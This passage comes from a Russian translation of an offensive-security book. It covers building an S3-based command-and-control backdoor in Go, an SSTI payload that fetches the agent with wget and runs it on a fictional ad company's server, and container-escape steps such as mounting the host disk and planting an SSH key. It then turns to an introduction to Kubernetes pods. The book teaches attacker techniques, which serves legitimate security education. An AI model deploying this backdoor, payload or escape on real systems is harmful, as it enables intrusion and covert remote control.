Оператор будет иметь полный доступ к бакету `mxrads-archives-packets-linux`, поскольку он будет работать на нашем собственном доверенном сервере с необходимыми учетными данными AWS. Агенту требуется только разрешение `PutObject` для файла `hello_resp.txt` и `GetObject` для файла `hello_req.txt`. Таким образом, даже если аналитик подойдет слишком близко, он сможет просмотреть только последнюю отправленную команду, а не фактический ответ.

ПРИМЕЧАНИЕ *Чтобы удовлетворить наши самые отъявленные садистские и параноидальные наклонности, мы могли бы также добавить политики жизненного цикла S3 для автоматического удаления файлов через несколько секунд (поищите управление жизненным циклом объекта на https://docs.aws.amazon.com/) и зашифровать данные с помощью динамических ключей, сгенерированных во время выполнения.*

Я сделал базовую реализацию оператора и агента, доступную на GitHub по адресу *https://github.com/sparcflow/HackLikeAGhost/tree/master/S3Backdoor*, на случай, если вы хотите поиграть с ними, настроить их и добавить новые возможности. Мы рассмотрим некоторые основные моменты кода в следующих разделах.

Создание агента

Если вы заглянули в репозиторий, то могли заметить, что я решил написать агент на Golang, потому что он быстрый, дает статически связанный исполняемый файл и намного производительнее и удобнее, чем C/C++. Функция `main` задает необходимые переменные, такие как имена файлов и HTTP-коннектор, а затем входит в основной цикл, как показано в листинге 6.3.

Листинг 6.3. Настройка переменных агента

```
func main() {
  reqURL := fmt.Sprintf("https://%s.s3.amazonaws.com/%s_req.txt", *bucket, *key)
  respURL := fmt.Sprintf("https://%s.s3.amazonaws.com/%s_resp.txt", *bucket, *key)

  client := &http.Client{}
```

Наше взаимодействие с S3 будет осуществляться через HTTP-запросы REST (GET для получения контента и PUT для загрузки данных), чтобы избежать странного совпадения разрешений с ролью машины. Загляните на страницу этой книги по адресу *https://nostarch.com/how-hack-ghost/*, чтобы узнать о соответствующей политике S3.

В листинге 6.4 мы указываем агенту загружать данные для выполнения из `reqURL`, выполняя метод `fetchData` каждые две секунды.

Листинг 6.4. Загрузка данных

```
for {
    time.Sleep(2 * time.Second)
    cmd, etag, err = fetchData(client, reqURL, etag)
--сокращено--
    go func() {
        output := execCmd(cmd)
        if len(output) > 0 {
           uploadData(client, respURL, output)
        }
```

```
    }()
}
```

Если файл был изменен с момента последнего посещения (код состояния HTTP 200 указывает на изменение), то новые команды доступны для выполнения с помощью метода `execCmd`. В противном случае мы получаем ответ HTTP 304 (Not Modified) и повторяем попытку через несколько секунд.

ПРИМЕЧАНИЕ *Я не буду вдаваться в заголовки ETag, но если вы хотите узнать больше, почитайте о них на сайте https://www.logicbig.com/.*

Затем результаты отправляются обратно в корзину (через метод `uploadData`). В следующем фрагменте кода, показанном в листинге 6.5, показано определение этого метода.

Листинг 6.5. Метод агента uploadData

```
func uploadData(client *http.Client, url string, data []byte) error {

  req, err := http.NewRequest("PUT", url, bytes.NewReader(data))
  req.Header.Add("x-amz-acl", "bucket-owner-full-control")
  _, err = client.Do(req)
  return err
}
```

Метод `uploadData` – это классический HTTP-запрос PUT, но здесь у нас есть одна небольшая дополнительная тонкость: заголовок `x-amz-acl`. Этот заголовок указывает AWS передать право собственности на загруженный файл владельцу целевого сегмента, то есть нам. В противном случае файл сохранит свое первоначальное право собственности, и мы не сможем использовать API S3 для его извлечения. Если вам интересно узнать об анатомии функций `execCmd`, `fetchData` и `uploadData`, ознакомьтесь с кодом в файловом архиве книги.

Первое важное требование при написании такого агента – стабильность. Мы сбросим его в тыл врага, поэтому нам нужно правильно обрабатывать все ошибки и исключения. Неправильно обработанное исключение может привести к сбою агента, а вместе с ним и нашего удаленного доступа. Кто знает, останется ли уязвимость внедрения шаблона на следующий день?

Golang заботится об исключениях очевидным способом – старается не иметь их вообще. Большинство вызовов возвращают код ошибки, который следует проверить, прежде чем двигаться дальше. Пока мы неукоснительно следуем этой практике, наряду с парой других хороших методов кодирования, таких как проверка нулевых указателей перед разыменованием, мы должны быть в относительной безопасности. Второй важный момент – параллелизм. Мы не хотим потерять программу лишь из-за того, что она занята выполнением команды

find, которая истощает ресурсы агента в течение 20 минут. Вот почему мы инкапсулировали методы execCmd и uploadData в параллелизатор языка Go (goroutine, префикс go func()...).

Параллелизатор Go можно рассматривать как набор инструкций, выполняемых параллельно остальной части кода. Все подпрограммы совместно используют тот же поток, что и основная программа, таким образом экономя несколько структур данных и дорогостоящее переключение контекста, обычно выполняемое ядром при переходе от одного потока к другому. Чтобы вы понимали масштаб – параллелизатор выделяет около 4 КБ памяти, тогда как поток ОС занимает примерно 1 МБ. Вы можете легко запускать сотни тысяч параллелизаторов на обычном компьютере, и он даже не заметит этого.

Мы компилируем исходный код в исполняемый файл с именем runcdd и загружаем его в нашу корзину S3, где он будет надежно храниться, готовый к работе:

```
root@Point1:~/# git clone https://github.com/HackLikeAPornstar/GreschPolitico
root@Point1:~/# cd S3Backdoor/S3Agent
root@Point1:~/# go build -ldflags="-s -w" -o ./runcdd main.go
root@Point1:~/# aws s3api put-object \
--bucket mxrads-archives-packets-linux \
--key runcdd \
--body runcdd
```

Одна из немногих раздражающих вещей в Go заключается в том, что он засоряет окончательный двоичный файл символами, путями к файлам и другими компрометирующими данными. Мы убрали некоторые символы с помощью флага -s и подкорректировали информацию с помощью -w, но знайте, что аналитик группы кибербезопасности может раскопать много информации о среде, используемой для создания этого исполняемого файла.

Создание оператора

Код оператора следует очень похожей, но обратной логике: он отправляет команды и извлекает результаты, имитируя интерактивную оболочку. Вы найдете код – на этот раз на Python – в том же файловом архиве:

```
root@Point1:~/S3Op/# python main.py
Starting a loop fetching results from S3 mxrads-archives-packets-linux
Queue in commands to be executed
shell>
```

Далее мы переходим к нашей уязвимой форме на сайте surveysandstats.com и отправляем следующую полезную нагрузку для загрузки и запуска агента:

```
# Полезная нагрузка для формы на сайте surveysandstats

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()
[282]("wget https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/runcdd %3B
chmod %2Bx runcdd %3B ./runcdd%26, shell=True, stdout=-1).communicate()[0]}}...
```

В декодированном виде полезная нагрузка состоит из нескольких строк:

```
wget https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/runcdd
chmod +x runcdd
./runcdd &
```

Затем мы запускаем оператор на нашей машине:

```
root@Point1:~S3Fetcher/# python main.py
# Запуск цикла получения результатов из S3 mxrads-archives-packets-linux

#Новая цель называется d5d380c41fa4

shell> id
Выполнит id, когда жертва зарегистрируется

❶ uid=0(root) gid=0(root) groups=0(root)
```

Это заняло некоторое время, но у нас наконец-то есть работающая оболочка ❶ в доверенной среде MXR Ads. Да начнется веселье!

АЛЬТЕРНАТИВНЫЙ МЕТОД SSRF

Мы решили пойти через бакет S3, чтобы обойти блокировку сети, но, если вы помните, мы уже нашли приложение, на которое не распространяются эти ограничения: демонстрационное приложение из главы 5. Мы могли бы отлично использовать обнаруженную ранее уязвимость SSRF для разработки квазидуплексного канала связи, выполнив следующие шаги:

1. Получаем внутренний IP-адрес демонстрационного приложения через метаданные AWS.
2. Находим внутренний порт, используемый демоприложением. Запускаем несколько запросов `curl` с сайта опроса, пока не найдем реальный используемый порт (3000, 5000, 8080, 8000 и т. д.).
3. Пишем программу-агент, которая постоянно просит демонстрационное приложение сделать скриншот нашего атакующего сервера.

4. Наш оператор ожидает запросов на атакующем сервере и подает команды для запуска внутри обманной HTML-страницы.
5. Агент извлекает команды и отправляет ответ в параметре URL, опять же через демонстрационное приложение.
6. Оператор получает URL-адрес и распечатывает вывод.

Я предпочел сосредоточиться на сценарии S3, потому что он гораздо более доступен и, вероятно, окажется более полезным в реальной жизни.

Попытка вырваться на свободу

Наконец-то мы заполучили желанный сервер внутри VPC MXR Ads, и у нас есть root-доступ … или нет? Кто-нибудь еще в наши дни запускает приложения под root? Скорее всего, мы на самом деле просто внутри контейнера, и пользователь «root» в этом пространстве имен сопоставляется с каким-то случайным непривилегированным идентификатором пользователя на хосте.

Быстрый способ подтвердить нашу гипотезу – более внимательно изучить процесс с номером PID 1: изучить его атрибуты командной строки, контрольные группы и смонтированные папки. Мы можем найти эти данные в папке `/proc` – виртуальной файловой системе, в которой хранится информация о процессах, дескрипторах файлов, параметрах ядра и т. д. (см. листинг 6.6).

Листинг 6.6. Список атрибутов процесса с PID 1 в папке /proc

```
shell> id
uid=0(root) gid=0(root) groups=0(root)

shell> cat /proc/1/cmdline
/bin/sh

shell> cat /proc/1/cgroup
11:freezer:/Docker/5ea7b36b9d71d3ad8bfe4c58c65bbb7b541
10:blkio:/Docker/5ea7b36b9d71d3ad8bfe4c58c65bbb7b541dc
9:cpuset:/Docker/5ea7b36b9d71d3ad8bfe4c58c65bbb7b541dc
--Сокращено--

shell> cat /proc/1/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/Docker/overlay2/l/6CWK4O7ZJREMTOZGIKSF5XG6HS
```

Мы могли бы продолжать, но из упоминания Docker в именах контрольных групп и точках монтирования ясно, что мы застряли внутри контейнера. Кроме того, в типичной современной системе Linux команда, запускающая первый процесс, должна выглядеть как `/sbin/init` или `/usr/lib/systemd`, а не `/bin/sh`.

Имейте в виду, что наличие root внутри контейнера по-прежнему дает нам возможность устанавливать пакеты и получать доступ к защищенным файлам, но мы можем применять эту власть только к ресурсам, принадлежащим нашему узкому и очень ограниченному пространству имен.

Один из самых первых рефлексов хакера при проникновении в контейнер – проверить, работает ли он в привилегированном режиме.

Проверка привилегированного режима

В *привилегированном режиме выполнения* Docker просто действует как среда упаковки: он поддерживает изоляцию пространства имен, но предоставляет широкий доступ ко всем файлам устройства, таким как жесткий диск, а также ко всем возможностям Linux (подробнее об этом в следующем разделе).

Таким образом, контейнер может изменять любой ресурс в хост-системе, например функции ядра, жесткий диск, сеть и т. д. Если мы обнаружим, что находимся в привилегированном режиме, мы можем просто смонтировать основной раздел, вставить ключ SSH в любую домашнюю папку и открыть новую оболочку администратора на хосте. Вот быстрая иллюстрация этой идеи на лабораторной машине:

```
# Демонстрационная лаборатория
root@DemoContainer:/# ls /dev
autofs          kmsg            ppp         tty10
bsg             lightnvm        psaux       tty11
--snip--
# tty-устройства обычно отфильтровываются контрольными группами, поэтому мы должны
находиться внутри привилегированного контейнера

root@DemoContainer:/# fdisk -l
Disk /dev/dm-0: 23.3 GiB, 25044189184 bytes, 48914432 sectors
Units: sectors of 1 * 512 = 512 bytes
--snip--

# монтируем основной раздел хоста
root@DemoContainer:/# mount /dev/dm-0 /mnt && ls /mnt
bin   dev  home lib  lost+found  mnt  proc...

# вставляем наш ключ SSH в корневую домашнюю папку
root@DemoContainer:/# echo "ssh-rsa AAAAB3NzaC1yc2EA..." > /mnt/root/.ssh/authorized_keys

# получаем IP хоста и подключаемся по SSH
root@DemoContainer:/# ssh root@172.17.0.1
root@host:/#
```

ПРИМЕЧАНИЕ *Непривилегированный пользователь, даже находящийся внутри привилегированного контейнера, не сможет легко выйти*

из него, используя эту технику, поскольку команда `mount` *не будет работать. Ему нужно будет сначала повысить свои привилегии или атаковать другие контейнеры на том же хосте, например которые раскрывают порты.*

Казалось бы, никто не додумается запустить контейнер в привилегированном режиме, особенно в производственной среде, но жизнь полна сюрпризов, и кому-то это может понадобиться. Возьмем, к примеру, разработчика, которому нужно настроить такую простую вещь, как значение тайм-аута TCP (опция ядра). Чтобы сделать это, разработчик, естественно, просмотрел документацию Docker и наткнулся на флаг `sysctl`, который, по сути, запускает команду `sysctl` из контейнера. Однако при запуске эта команда, конечно, не сможет изменить параметр тайм-аута TCP ядра, если только она не будет запущена в привилегированном режиме. Тот факт, что перевод контейнера в привилегированный режим представляет собой угрозу безопасности, даже не придет этому разработчику в голову, ведь `sysctl` – это официальный и поддерживаемый флаг, описанный в документации Docker, ради всего святого!

Возможности Linux

Теперь мы можем вернуться к нашему приложению для опроса, чтобы проверить, можем ли мы нарушить изоляцию пространства имен. Мы запрашиваем список содержимого папки `/dev`, но в результате отсутствуют все классические файлы псевдоустройств, такие как `tty*`, `sda` и `mem`, подразумевающие привилегированный режим. Некоторые администраторы обменивают привилегированный режим на список индивидуальных разрешений или *возможностей* (capability). Вы можете рассматривать возможности как подробную разбивку разрешений, которые в Linux традиционно приписывали всемогущему привилегированному пользователю `root`. Пользователю с полномочиями `CAP_NET_ADMIN` будет разрешено выполнять корневые операции в сетевом стеке, такие как изменение IP-адреса, привязка к нижним портам и вход в неразборчивый режим для прослушивания трафика. Однако пользователю будет запрещено, например, монтировать файловые системы. Для этого действия требуется возможность `CAP_SYS_ADMIN`.

ПРИМЕЧАНИЕ *Можно сказать, что возможность* `CAP_SYS_ADMIN` *является аналогом* `root`*, учитывая количество предоставляемых ею привилегий.*

По указанию владельца контейнера в виде флага `--add-cap` Docker может добавить к контейнеру дополнительные возможности. Некоторые из этих мощных возможностей можно использовать для нарушения изоляции пространства имен и доступа к другим контейнерам или даже для компрометации хоста путем перехвата пакетов, направ-

ляемых в другие контейнеры, загрузки модулей ядра, выполняющих код на хосте, или монтирования файловых систем других контейнеров.

Мы перечисляем текущие возможности контейнера `surveysapp`, просматривая файловую систему `/proc`, а затем декодируем их в осмысленные разрешения с помощью инструмента `capsh`:

```
shell> cat /proc/self/status |grep Cap
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
root@Bouncer:/# capsh --decode=00000000a80425fb
0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid
,cap_kill,cap_setgid,cap_setuid,cap_setpcap,...
```

Действующими и разрешенными возможностями нашего текущего пользователя являются `CapPrm` и `CapEff`, представляющие собой обычный набор разрешений, которые мы можем ожидать от `root` внутри контейнера: уничтожение процессов (`CAP_KILL`), изменение владельцев файлов (`CAP_CHOWN`) и так далее. Все эти операции жестко ограничены текущим пространством имен, поэтому мы еще не выбрались из клетки.

НЕОДНОЗНАЧНОСТЬ ВОЗМОЖНОСТЕЙ

Возможности могут быстро превратиться в проблему, особенно в части того, как они обрабатываются во время выполнения. Когда порождается дочерний поток, ядро назначает ему несколько списков возможностей, наиболее важными из которых являются наборы эффективных (`CapEff`) и разрешенных (`CapPrm`) возможностей. `CapEff` содержит собственные разрешения, которые могут быть применены сразу же, в то время как возможность в `CapPrm` может использоваться только после системного вызова `capset`, который специально получает эту привилегию (`capset` устанавливает соответствующий бит в `CapEff`).

`CapPrm` представляет собой сумму трех входов:

- общие возможности, обнаруженные как в наследуемых возможностях (`CapInh`) родительского процесса, так и в наследуемых возможностях соответствующего файла на диске. Эта операция выполняется через побитовое И, поэтому, например, файл без возможностей обнуляет этот ввод;
- разрешенные возможности (`CapPrm`) исполняемого файла, если они входят в максимальный набор возможностей, разрешенных родительским процессом (`CapBnd`);

- внешние возможности родительского процесса (`CapAmb`). Родительский процесс выбирает соответствующие возможности из своих `CapPrm` и `CapInh` и добавляет их в список `CapAmb` для передачи дочернему процессу. `CapAmb` существует только как уловка, позволяющая «обычным» сценариям без каких-либо файловых атрибутов наследовать некоторые возможности вызывающей программы. Другими словами, даже если первый вход из этого перечня обнулен, родитель все еще может передать своим дочерним элементам наследуемые или разрешенные возможности. Если у исполняемого файла есть возможности, этот третий ввод игнорируется.

Список `CapEff` дочернего элемента равен его `CapPrm`, если в файле установлен бит `effective`; в противном случае он перекрывается `CapAmb`. Наследуемые возможности (`CapInh`) и ограниченные возможности (`CapBnd`) передаются дочернему процессу как есть.

Прежде чем вы начнете заряжать свой дробовик, чтобы пристрелить меня, знайте, что я написал это только для того, чтобы продемонстрировать, насколько сложно определить набор возможностей, назначенных новому процессу. Я призываю вас глубже погрузиться в тему и узнать, как использовать возможности контейнеров. Вы можете начать с отличного введения Адриана Муата «Возможности Linux: почему они существуют и как они работают» на *https://blog.container-solutions.com/* и официальной страницы руководства ядра Linux по возможностям в разделе 7 *https://man7.org/*.

Сокет Docker

Дальше мы ищем файл `/var/run/Docker.sock`, который представляет собой REST API, используемый для связи с демоном Docker на хосте. Если мы сможем получить доступ к этому сокету изнутри контейнера, используя, например, простой `curl`, мы можем указать ему запустить привилегированный контейнер, а затем получить доступ уровня `root` к хост-системе. Начнем с проверки наличия `Docker.sock`:

```
shell> curl --unix-socket /var/run/Docker.sock http://localhost/images/json
curl: (7) Couldn't connect to server

shell> ls /var/run/Docker.sock
ls: cannot access '/var/run/Docker.sock': No such file or directory

shell> mount | grep Docker
# Docker.sock не найден
```

Здесь нам не повезло. Мы проверяем версию ядра, надеясь, что на хосте работает версия, в которой есть какие-то задокументирован-

ные эксплойты, но мы снова ошибаемся. На машине работает ядро 4.14.146, которое на момент запуска всего на пару версий отстает от последней версии:

```
shell> uname -a
Linux f1a7a6f60915 4.14.146-119.123.amzn2.x86_64 #1
```

В общем, мы работаем как относительно беспомощный пользователь root на современной машине без каких-либо очевидных неправильных конфигураций или эксплойтов. Мы всегда можем настроить аналогичное ядро в лаборатории, а затем углубиться в структуры памяти и системные вызовы, пока не найдем уязвимость нулевого дня, чтобы нарушить изоляцию пространства имен, но давайте оставим это на крайний случай.

Первым побуждением любого здравомыслящего человека, запертого в клетке, является попытка вырваться на свободу. Это благородное чувство. Но если мы можем достичь наших самых коварных целей, находясь за решёткой, зачем вообще тратить время на распиливание прутьев?

Конечно, было бы здорово выбраться на хост и, возможно, изучить другие контейнеры, но, учитывая текущую обстановку, я считаю, что пришло время отступить от зарешеченного окна, отбросить бесполезную тупую пилку и вместо этого сосредоточиться на более широкой картине.

Забудьте о том, чтобы избавиться от оков этого единственного ничтожного хоста. Как насчет того, чтобы разрушить весь этаж – нет, все здание – одним ударом? Вот это был бы достойный результат.

Помните, как мы недавно выгружали переменные среды в разделе «Выполнение произвольного кода»? Мы подтвердили уязвимость внедрения шаблона и сосредоточились на переменных, связанных с Django, потому что это была основная задача, но если вы присмотритесь, то, возможно, мельком увидите что-то гораздо более важное. Что-то гораздо более грандиозное.

Позвольте мне еще раз показать вам вывод:

```
shell> env
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOME=/root
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP=tcp://10.100.0.1:443
--Сокращено--
```

Мы работаем внутри контейнера, управляемого кластером Kubernetes! Не обращайте внимания на эту одинокую, ограниченную рабочую машину; у нас есть шанс повергнуть в руины целое королевство!

Дополнительные ресурсы

- Burp известен своим активным сканером, который автоматизирует большую часть этапа разведки параметров. В качестве альтернативы вы можете попробовать некоторые расширения, которые проверяют различные уязвимости. Snoopy Security предлагает интересную подборку таких расширений по адресу *https://github.com/snoopysecurity/awesome-burp-extensions/*.
- Ознакомьтесь с докладом Джеймса Кеттла «Внедрение шаблонов на стороне сервера: RCE для современного веб-приложения», чтобы узнать о различных методах применения эксплойтов: *https://www.youtube.com/watch?v=3cT0uE7Y87s*.
- Справочник по Docker доступен по адресу *https://dockr.ly/2sgaVhj*.
- Отличная статья о взломе контейнера – «Путь к корню: побег из контейнера с использованием эксплойта ядра», в которой Нимрод Столер использует CVE-20177308 для выхода из изоляции: *http://bit.ly/2TfZHV1*.
- Описания других эксплойтов вы найдете на *https://unit42.paloaltonetworks.com/*.

7

ЗА КУЛИСАМИ

Возможно, вы следите за новейшими и самыми модными технологиями, как только они появляются на рынке.

Вероятно, вы слишком заняты опустошительными набегами на домены Windows, чтобы идти в ногу с последними тенденциями за пределами вашей ниши. Но независимо от того, жили ли вы последние пару лет как изгой или ездили с одной конференции на другую, до вас наверняка доходили слухи о каком-то волшебном новом звере по имени Kubernetes, идеальном оркестраторе контейнеров и решении для развертывания.

Фанатики Kubernetes скажут вам, что эта технология решает все самые большие проблемы администраторов и DevOps. Что она просто работает из коробки. Это магия, утверждают они. Ну да, ну да ... наденьте на неопытного человека костюм-крыло, укажите на крошечную полянку далеко у подножия горы, столкните его с края пропасти и посмотрите, долетит ли он до цели. Kubernetes – это не волшебство. Это сложно. Это запутанные спагетти из диссонирующих ингредиентов, каким-то образом переплетенных друг с другом и связанных злейшими врагами всего сущего: `iptables` и DNS.

Скорее, это большой кусок вкусного пирога для хакеров. Команде очень талантливых разработчиков потребовалось целых два года после первого общедоступного релиза, чтобы внедрить функции безопасности. Можно спорить об их понимании приоритетов, но я, например, им благодарен. Если в 2017 году квалифицированные

высокооплачиваемые инженеры разрабатывали API без аутентификации и небезопасные системы, кто я такой, чтобы спорить? Я вам очень благодарен, ребята.

Несмотря на это, я считаю, что Kubernetes – мощная и революционная технология. Очевидно, что она пришла надолго, и у нее настолько огромный потенциал, что я чувствую себя обязанным хотя бы вкратце рассказать о ее внутреннем устройстве. Если вам уже довелось разворачивать кластеры с нуля или написать свой собственный контроллер, вы можете пропустить эту главу.

В ином случае держитесь рядом. Возможно, вы не станете экспертом по Kubernetes, но вы будете знать достаточно, чтобы взломать систему на этой платформе, я вам обещаю.

Хакеров не устраивают «магические» аргументы. Мы разберем технологию Kubernetes на части, изучим ее компоненты и научимся выявлять некоторые распространенные неверные конфигурации. Архитектура MXR Ads станет для нас идеальным учебным полигоном. Наберитесь сил, мы идем взламывать Kubernetes!

Обзор Kubernetes

Kubernetes – это ответ на вопрос: «Как мне эффективно управлять тысячей контейнеров?» Если вы немного поиграете с контейнерами в инфраструктуре, которую мы настроили в главе 3, вы быстро столкнетесь с некоторыми разочаровывающими ограничениями. Например, чтобы развернуть новую версию образа контейнера, необходимо изменить пользовательские данные и перезапустить или развернуть новую машину. Вы только подумайте: чтобы сбросить несколько процессов – операция, которая должна занять всего несколько секунд, – вам нужно выделить совершенно новую машину. Точно так же единственный способ динамически масштабировать среду – скажем, если вы хотите удвоить количество контейнеров, – это увеличить количество компьютеров и скрыть их за балансировщиком нагрузки. Наше приложение поставляется в контейнерах, но мы можем действовать только на уровне машины.

Kubernetes решает эту и многие другие проблемы, предоставляя платформу для эффективного запуска, управления и планирования контейнеров на нескольких компьютерах. Хотите добавить еще два контейнера Nginx? Без проблем. Это буквально одна команда:

```
root@DemoLab:/# kubectl scale --replicas=3 deployment/nginx
```

Хотите обновить версию контейнера Nginx, развернутого в рабочей среде? Теперь нет необходимости перераспределять машины. Просто попросите Kubernetes развернуть новое обновление без простоев:

```
root@DemoLab:/# kubectl set image deployment/nginx-deployment\nginx=nginx:1.9.1 --record
```

Хотите немедленно получить доступ к командной оболочке для контейнера номер 7543, работающей на машине i-1b2ac87e65f15 где-то в VPC vpc-b95e4bdf? Забудьте о получении IP-адреса хоста, внедрении закрытого ключа, SSH, команде Docker exec и так далее. Это вам не 2012 год! Достаточно простой команды kubectl exec с вашего ноутбука:

```
root@DemoLab:/# kubectl exec sparcflow/nginx-7543 bash
root@sparcflow/nginx-7543:/#
```

ПРИМЕЧАНИЕ *Конечно, для наглядности я сделал некоторые сокращения. Нужно иметь рабочие учетные данные, доступ к серверу API и соответствующие разрешения. Подробнее об этом позже.*

Неудивительно, что эта чудо-машина для исполнения желаний покорила сердца и головы каждого в сообществе DevOps. Она элегантна, эффективна и до недавнего времени была очень небезопасна! Помнится, всего пару лет назад вы могли просто указать один URL-адрес и выполнить все вышеупомянутые действия и многое другое без аутентификации. Тук-тук… входите, не заперто. И это была только одна точка входа; три другие предоставляли аналогичный доступ. Это были суровые времена.

Однако за последние два года или около того в Kubernetes было реализовано множество новых функций безопасности, от управления доступом на основе ролей до сетевой фильтрации. Хотя некоторые компании все еще используют кластеры версии старше 1.8, большинство из них применяют достаточно свежие версии, поэтому мы возьмемся за полностью исправленный и усиленный кластер Kubernetes, чтобы не отрываться от жизни.

В оставшейся части этой главы я буду исходить из того, что у нас есть набор из сотни машин, любезно предоставленных AWS, которые полностью подчинены прихоти и безрассудству Kubernetes. Все это формирует то, что мы обычно называем *кластером* Kubernetes. Сначала мы поиграем с некоторыми рудиментарными командами, а затем разберем технологию целиком, так что пока наслаждайтесь отрывочной информацией в следующих нескольких абзацах. Не волнуйтесь, все сойдется в конце концов.

ПРИМЕЧАНИЕ *Если вы хотите продолжить вместе со мной, я рекомендую вам бесплатно загрузить кластер Kubernetes с помощью Minikube (https://minikube.sigs.k8s.io/docs/start/). Это инструмент, который запускает одноузловой кластер на VirtualBox/KVM (виртуальная машина на основе ядра) и позволяет вам экспериментировать с командами.*

Знакомство с подами

Наше путешествие в Kubernetes начинается с контейнера, на котором запущено приложение. Это приложение сильно зависит от второго

контейнера с небольшой локальной базой данных для ответа на запросы. Вот где на сцену выходят *поды* (pod, стручок). Под – это, по сути, один или несколько контейнеров, рассматриваемых Kubernetes как единое целое, как стручок с горошинами внутри. Все контейнеры внутри пода будут планироваться вместе, запускаться вместе и завершаться вместе (рис. 7.1).

Наиболее распространенный способ вашего взаимодействия с Kubernetes – отправка файлов манифеста. Эти файлы описывают желаемое состояние инфраструктуры, например какие модули должны работать, какой образ они используют, как они взаимодействуют друг с другом и т. д. Все в Kubernetes вращается вокруг этого желаемого состояния. На самом деле главная миссия Kubernetes – сделать желаемое состояние реальностью и сохранить его таким.




Рис. 7.1. Под, состоящий из контейнеров Nginx и Redis

В листинге 7.1 мы создаем файл манифеста, который под меткой `app: myapp` формирует под, состоящий из двух контейнеров: сервера Nginx, прослушивающего порт 8080, и базы данных Redis, доступной через порт 6379. Синтаксис YAML для описания этой конфигурации выглядит так:

Листинг 7.1. Файл манифеста для создания пода, состоящего из двух контейнеров

```
# Файл myapp.yaml
# Минимальная конфигурация для запуска пода из двух контейнеров
apiVersion: v1
kind: Pod # Мы хотим развернуть под
metadata:
  name: myapp # Имя пода
  labels:
    app: myapp # Метка для поиска/выбора пода
spec:
```

```
  containers:
    - name: nginx # Первый контейнер
      image: sparcflow/nginx # Имя общедоступного образа
      ports:
        - containerPort: 8080 # Порт на IP-адресе пода
    - name: mydb # Второй контейнер
      image: redis # Имя общедоступного образа
      ports:
        - containerPort: 6379
```

Мы отправляем этот манифест с помощью утилиты `kubectl` – флагманской программы, используемой для взаимодействия с кластером Kubernetes. Вам нужно скачать `kubectl` с *https://kubernetes.io/docs/tasks/tools/install-kubectl/*.

Мы обновляем конфигурационный файл `~/.kube/config`, чтобы он указывал на наш кластер (подробнее об этом позже), а затем отправляем файл манифеста, показанный в листинге 7.1:

```
root@DemLab:/# kubectl apply -f myapp.yaml

root@DemLab:/# kubectl get pods
NAME    READY   STATUS      RESTARTS   AGE
myapp   2/2     Running     0          1m23s
```

Наш под, состоящий из двух контейнеров, теперь успешно работает на одной из 100 машин в кластере. Контейнеры в одном поде рассматриваются как единое целое, поэтому Kubernetes использует для них один и тот же том и сетевые пространства имен. В результате наши контейнеры Nginx и базы данных имеют один и тот же IP-адрес (10.0.2.3), выбранный из пула IP-адресов сетевого моста (дополнительную информацию об этом см. в разделе «Ресурсы»), и могут общаться друг с другом, используя их изолированный от пространства имен адрес `localhost` (127.0.0.1), как показано на рис. 7.2. Это довольно удобно.

ПРИМЕЧАНИЕ *На самом деле Kubernetes порождает внутри пода третий контейнер, который называется* `pausecontainer`. *Этот контейнер владеет пространствами имен сети и тома и разделяет их с остальными контейнерами в поде (подробнее об этом рассказано на сайте https://www.ianlewis.org/).*

У каждого пода есть IP-адрес, и он живет на виртуальной машине или «пустой» машине, называемой *узлом*. Каждая машина в нашем кластере является узлом, поэтому в кластере 100 узлов. На каждом узле размещается дистрибутив Linux с некоторыми специальными инструментами и программами Kubernetes для синхронизации с остальной частью кластера.

Один под – это хорошо, но два лучше, особенно для устойчивости, чтобы второй мог выступать в качестве резервной копии в случае сбоя

первого. Что нам делать? Отправить один и тот же манифест дважды? Нет, мы создаем *объект развертывания* (deployment object), который может реплицировать модули, как показано на рис. 7.3.

